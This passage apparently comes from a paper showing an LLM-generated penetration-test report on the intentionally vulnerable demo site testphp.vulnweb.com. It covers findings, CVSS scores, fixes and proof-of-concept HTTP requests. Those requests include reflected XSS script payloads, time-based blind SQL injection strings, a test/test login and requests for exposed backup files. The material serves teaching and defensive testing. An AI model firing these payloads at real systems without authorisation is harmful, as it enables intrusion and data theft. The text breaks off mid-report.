
- Authorization reconfirmed; change window approved for retest.
- XSS payloads inert; CSP effective; cookies hardened.
- SQLi (classic and blind) payloads no longer affect responses/timing.
- LFI/Path traversal blocked; only whitelisted files accessible.
- Backup files removed; direct access returns 404/403.
- Weak credentials disabled; password policy and MFA enforced.
- CSRF tokens implemented; SameSite and origin checks in place.
- Security headers present; crossdomain/clientaccesspolicy restricted.
- TLS enabled; HSTS active; no mixed content; Secure/HttpOnly flags set.
- All evidence archived; stakeholder sign-off obtained; testing artifacts purged.

Figure: Action plan generated by LLM [Retest and Closure Checklist]

LLM Generated Report

The following figure presents the LLM-generated report, exported in HTML format. The report begins with a summary section that provides an overview of the overall security score, security risk rating, key reconnaissance findings and potential targets section. It also includes a concise vulnerability assessment table summarizing the primary vulnerabilities, their severity levels, vulnerability types and corresponding CVSS scores.

Each subsequent figure presents a detailed report for individual vulnerabilities identified in the scan. These detailed entries include the vulnerability title, description, affected targets, impact and suggested fixes. Additionally, they contain non-destructive proof-of-concept steps.



Vulnerability Scan Report

Overall Security Status

Security Risk Rating	Security Score
Critical Risk	11.3 / 100

Reconnaissance Findings

Summary of Findings

Main domain: testphp.vulnweb.com. Active subdomains found: 1 (testphp.vulnweb.com). Unique IPs: 1 (44.228.249.3). Open ports: 2 on 44.228.249.3 (53, 80). Technology stack: Ubuntu (OS), PHP 5.6.40, DreamWeaver, Nginx 1.19.0. WAF detection: None detected (7 requests). SSL/TLS: Not supported (Timeout).

Potential Targets

- testphp.vulnweb.com - 44.228.249.3

Domain	IP Address	Open Ports	Technologies	Firewall/WAF
testphp.vulnweb.com	44.228.249.3	53, 80	Ubuntu; PHP 5.6.40; Nginx 1.19.0; DreamWeaver	No WAF detected; SSL/TLS: Not supported

Vulnerability Assessment

Main Page Vulnerabilities

Title	Severity	Vulnerability Type	CVSS Score
Directory Path Traversal Exposes Sensitive Paths and Metadata	Medium	Directory Path Traversal	5.9
Multiple Cross-Site Scripting (XSS) Vulnerabilities Enable Script Injection	High	XSS	8.3
Web Server Misconfigurations and Insecure Policies Identified by Nikto	High	Server Misconfiguration	7.7
Exposed Backup Files Reveal Source Code and Configurations	High	Sensitive File Exposure	7.5
Time-Based Blind SQL Injection Enables Data Exfiltration	Critical	Blind SQL Injection	9.4
Weak Credentials Permit Unauthorized Access	High	Weak Authentication	8.8
Missing Content Security Policy Increases Injection Risk	Medium	Missing Security Control	6.4
Cross-Site Request Forgery (CSRF) Protections Missing Across Forms	High	CSRF	7.5
Path Traversal via File Parameter Allows Local File Read	High	Path Traversal	7.5
Missing HTTP Security Headers Reduce Browser Protections	Medium	Insecure Headers	4.8
SQL Injection Vulnerabilities Allow Direct Database Manipulation	Critical	SQL Injection	9.4

Figure: Summarized portion of the report

Directory Path Traversal Exposes Sensitive Paths and Metadata

Type: Directory Path Traversal

OWASP Severity: Medium

CVSS v3.1: 5.9

DESCRIPTION

Directory paths and version control remnants are accessible, revealing internal structure and files. Attackers can enumerate directories and harvest metadata or sensitive artifacts, aiding deeper exploitation.

Typical vectors include directly requesting known administrative or versioning paths and probing for common files such as crossdomain.xml, clientaccesspolicy.xml, and CVS directories.

This aligns with OWASP A05:2021 – Security Misconfiguration, as improper access restrictions expose files and directories that should not be publicly reachable.

AFFECTED TARGETS

- http://testphp.vulnweb.com/CVS/Entries (200 OK)
- http://testphp.vulnweb.com/crossdomain.xml (200 OK)
- http://testphp.vulnweb.com/clientaccesspolicy.xml (200 OK)

IMPACT

- Information disclosure about internal file structure and versioning.
- Potential exposure of credentials, repository paths, or sensitive comments.
- Facilitates targeted attacks (e.g., identifying entry points for injection or LFI).
- Increases success likelihood of automated reconnaissance and exploitation.

SUGGESTED FIX

- 1. Block direct access to administrative and version control directories at the web server (nginx) level.
- 2. Remove legacy files (CVS/*, *.bak, *.zip) from the webroot; keep them outside deploy paths.
- 3. Implement a deny-by-default policy and explicit allowlists for served files and directories.

PROOF OF CONCEPT (NON-DESTRUCTIVE)

Step 1: Request known sensitive directories/files.

```
GET /CVS/Entries HTTP/1.1
Host: testphp.vulnweb.com
```

Step 2: Observe successful responses.

```
HTTP/1.1 200 OK
Content-Length: 1

""
```

Step 3: Inspect wildcard policy files.

```
GET /crossdomain.xml HTTP/1.1
Host: testphp.vulnweb.com
```

Step 4: Record findings.

```
{
  "endpoint": "/crossdomain.xml",
  "status": 200,
  "risk": "Wildcard policy allows any domain"
}
```

Observation: Multiple sensitive files (CVS metadata, policy files) are accessible over HTTP without authentication.

Figure: Directory Path Traversal report

Multiple Cross-Site Scripting (XSS) Vulnerabilities Enable Script Injection

Type: XSS

OWASP Severity: High

CVSS v3.1: 8.3

DESCRIPTION

User-controlled inputs are reflected/processed without proper output encoding, enabling execution of attacker-supplied JavaScript in the victim's browser.

Attackers inject payloads via GET/POST parameters (e.g., searchFor, cat, artist, pic) or form fields (guestbook, signup), leading to script execution.

Maps to OWASP A03:2021 – Injection and A07:2021 – Identification and Authentication Failures when combined with session theft.

AFFECTED TARGETS

- GET http://testphp.vulnweb.com/listproducts.php?cat=<script>prompt(5000/200)</script>
- GET http://testphp.vulnweb.com/product.php?pic=<script>prompt(5000/200)</script>
- POST http://testphp.vulnweb.com/guestbook.php (name payload)

IMPACT

- Session hijacking via document.cookie theft.
- Credential harvesting or CSRF chaining through injected scripts.
- Defacement and malicious redirection.
- Privilege escalation if admin sessions are targeted.

SUGGESTED FIX

- 1. Implement context-aware output encoding (HTML, attribute, JavaScript contexts) and input validation.
- 2. Enforce a strict Content-Security-Policy (script-src 'self'; object-src 'none'; base-uri 'none').
- 3. Sanitize inputs server-side and use frameworks' auto-escaping templates; reject/encode dangerous characters.

PROOF OF CONCEPT (NON-DESTRUCTIVE)

Step 1: Trigger reflected XSS via GET parameter.

```
GET /listproducts.php?artist=%3Cscript%3Eprompt(5000/200)%3C/script%3E HTTP/1.1
Host: testphp.vulnweb.com
```

Step 2: Trigger XSS via POST.

```
POST /guestbook.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded

name=%3Cscript%3Eprompt(1)%3C%2Fscript%3E&submit=submit
```

Step 3: Observe script execution dialog.

```
{
  "endpoint": "/listproducts.php",
  "payload": "<script>prompt(25)</script>",
  "browser_observation": "Prompt dialog rendered"
}
```

Step 4: Confirm lack of output encoding in response.

```
HTTP/1.1 200 OK
Content-Type: text/html

... <div><script>prompt(25)</script></div> ...
```

Observation: Reflected payloads are returned unencoded; no CSP or X-XSS-Protection headers present.

Figure: Cross Site Scripting report

Web Server Misconfigurations and Insecure Policies Identified by Nikto

Type: Server Misconfiguration

OWASP Severity: High

CVSS v3.1: 7.7

DESCRIPTION

Nikto identified missing security headers, wildcard policy files, and technology disclosures that increase attack surface.

Issues include missing X-Frame-Options, X-Content-Type-Options, and permissive crossdomain/clientaccesspolicy files.

This is OWASP A05:2021 – Security Misconfiguration, reflecting weak hardening and insecure defaults.

AFFECTED TARGETS

- http://testphp.vulnweb.com/ (security headers missing)
- http://testphp.vulnweb.com/crossdomain.xml (wildcard)
- http://testphp.vulnweb.com/clientaccesspolicy.xml (wildcard)

IMPACT

- Clickjacking risk without framing protections.
- MIME sniffing leading to content-type confusion attacks.
- Broader origin access due to wildcard cross-domain policies.
- Technology fingerprinting aids tailored exploits.

SUGGESTED FIX

- 1. Add strict headers: X-Frame-Options DENY or CSP frame-ancestors; X-Content-Type-Options: nosniff.
- 2. Remove or strictly scope crossdomain.xml and clientaccesspolicy.xml (no wildcards).
- 3. Suppress technology banners (server tokens) and standardize secure defaults in nginx.

PROOF OF CONCEPT (NON-DESTRUCTIVE)

Step 1: Review Nikto output.

```
Server: nginx/1.19.0
/: X-Frame-Options header is not present.
/: X-Content-Type-Options header is not set.
/crossdomain.xml contains a full wildcard entry.
```

Step 2: Validate via curl.

```
curl -I http://testphp.vulnweb.com/
```

Step 3: Confirm missing headers.


```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Frame-Options: (absent)
X-Content-Type-Options: (absent)
```

Step 4: Record risk.

```
{
  "headers_missing": ["X-Frame-Options","X-Content-Type-Options"],
  "policy_files": ["crossdomain.xml","clientaccesspolicy.xml"]
}
```

Observation: Multiple misconfigurations corroborated by both automated scan and manual header review.

Figure: Web server misconfiguration and insecure header report



Exposed Backup Files Reveal Source Code and Configurations

Type: Sensitive File Exposure

OWASP Severity: High

CVSS v3.1: 7.5

DESCRIPTION

Backup artifacts within the webroot (e.g., .bak, .zip) are directly downloadable, potentially exposing source code, credentials, or internal logic.

Attackers routinely brute-force common backup filenames to exfiltrate sensitive code and config files.

Maps to OWASP A01:2021 – Broken Access Control and A02:2021 – Cryptographic Failures when secrets are included.

AFFECTED TARGETS

- http://testphp.vulnweb.com/index.bak
- http://testphp.vulnweb.com/index.zip
- http://testphp.vulnweb.com/index.php (source counterpart)

IMPACT

- Disclosure of source code and business logic.
- Exposure of credentials, keys, or API tokens embedded in code.
- Facilitates further exploitation (e.g., SQLi, RCE) via code insights.
- Loss of intellectual property.

SUGGESTED FIX

- 1. Remove backup files from web-accessible locations; store securely outside webroot.
- 2. Enforce server deny rules for backup extensions (*.bak, *.zip, *.old) if present.
- 3. Integrate CI/CD checks to prevent deployment of backup artifacts.

PROOF OF CONCEPT (NON-DESTRUCTIVE)

Step 1: Request backup file.

```
GET /index.bak HTTP/1.1
Host: testphp.vulnweb.com
```

Step 2: Confirm successful download.

```
HTTP/1.1 200 OK
Content-Type: application/octet-stream
```

Step 3: Repeat for archive.

```
GET /index.zip HTTP/1.1
Host: testphp.vulnweb.com
```

Step 4: Log evidence.

```
{
  "endpoints": ["/index.bak","/index.zip"],
  "risk": "Source disclosure"
}
```

Observation: Backup artifacts served without authentication or extension-based deny rules.

Figure: Exposed files report

Time-Based Blind SQL Injection Enables Data Exfiltration

Type: Blind SQL Injection

OWASP Severity: Critical

CVSS v3.1: 9.4

DESCRIPTION

Parameters are concatenated into SQL queries without parameterization, allowing time-delay payloads (e.g., SLEEP) to alter database execution and infer data.

Attackers use boolean/time-based payloads in GET/POST parameters to enumerate schemas and exfiltrate data without direct error messages.

Maps to OWASP A03:2021 – Injection. Blind SQLi is high-impact even without verbose errors.

AFFECTED TARGETS

- GET /artists.php?artist=sleep(7)%231
- GET /product.php?pic=sleep(7)%231
- POST /userinfo.php (uname/pass with sleep(7))

IMPACT

- Unauthorized read/write of database contents.
- Credential disclosure and account takeover.
- Potential RCE via SQL functions or file write (DBMS-dependent).
- Data integrity and availability impact due to query manipulation.

SUGGESTED FIX

- 1. Use parameterized queries/prepared statements for all database access.
- 2. Apply strict server-side validation and least-privilege DB accounts.
- 3. Implement centralized ORM/DAO layers and input sanitization patterns.

PROOF OF CONCEPT (NON-DESTRUCTIVE)

Step 1: Send time-based payload.

```
GET /listproducts.php?cat=sleep%287%29%231 HTTP/1.1
Host: testphp.vulnweb.com
```

Step 2: Measure response delay (~7s).

```
{
  "endpoint": "/listproducts.php",
  "payload": "sleep(7)#",
  "observed_delay_ms": 7000
}
```

Step 3: Confirm via POST parameter.


```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded

uname=%27+or+sleep%287%29%231&pass=Letm3in_
```

Step 4: Conclude injection present.

```
HTTP/1.1 200 OK
X-Timing: delayed ≈7000ms
```

Observation: Consistent, reproducible delays across multiple parameters confirm time-based blind SQL injection.

Figure: Blind SQL report



Weak Credentials Permit Unauthorized Access

Type: Weak Authentication

OWASP Severity: High

CVSS v3.1: 8.8

DESCRIPTION

Accounts accept trivial credentials (e.g., test/test), enabling unauthorized access via simple guessing.

Attackers exploit predictable defaults to pivot into higher privileges or sensitive data.

Relates to OWASP A07:2021 – Identification and Authentication Failures.

AFFECTED TARGETS

- POST http://testphp.vulnweb.com/userinfo.php (via /login.php)
- Login endpoint accepting username=test
- Password field accepting password=test

IMPACT

- Unauthorized access to user data and sessions.
- Privilege escalation if shared credentials exist.
- Data manipulation and reputational damage.
- Compliance violations due to weak authentication controls.

SUGGESTED FIX

- 1. Enforce strong password policy and block common credentials.
- 2. Implement account lockout, MFA, and credential stuffing protections.
- 3. Remove default/demo accounts from production; continuous credential hygiene checks.

PROOF OF CONCEPT (NON-DESTRUCTIVE)

Step 1: Submit known weak credential pair.

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/login.php

uname=test&pass=test
```

Step 2: Observe authentication success.

```
{
  "username": "test",
  "result": "login accepted",
  "http_status": 200
}
```

Step 3: Verify session creation.

```
Set-Cookie: PHPSESSID=...
```

Step 4: Note risk.

```
{"risk":"Default/weak credentials provide immediate access"}
```

Observation: The application accepts test/test without additional verification or MFA.

Figure: Weak credential report

Missing Content Security Policy Increases Injection Risk

Type: Missing Security Control

OWASP Severity: Medium

CVSS v3.1: 6.4

DESCRIPTION

No Content-Security-Policy (CSP) header is set on the main page, weakening browser-side defenses against XSS and injection.

Without CSP, any reflected/stored payload can freely execute and load external resources.

Maps to OWASP A05:2021 – Security Misconfiguration and strengthens XSS impact.

AFFECTED TARGETS

- GET http://testphp.vulnweb.com/ (no CSP)
- All descendant pages inheriting same headers
- Dynamic endpoints rendering user input

IMPACT

- Increased success rate and severity of XSS attacks.
- Loading of untrusted scripts from external origins.
- Data exfiltration via attacker-controlled endpoints.
- Reduced ability to mitigate supply-chain script risks.

SUGGESTED FIX

- 1. Deploy a strict CSP: default-src 'self'; script-src 'self'; object-src 'none'; base-uri 'none'.
- 2. Gradually refine using report-only, then enforce once violations are addressed.
- 3. Remove inline event handlers or add nonces/hashes for essential inline scripts.

PROOF OF CONCEPT (NON-DESTRUCTIVE)

Step 1: Fetch headers.

```
curl -I http://testphp.vulnweb.com/
```

Step 2: Confirm absence of CSP.

```
HTTP/1.1 200 OK
Content-Security-Policy: (absent)
```

Step 3: Correlate with XSS findings.

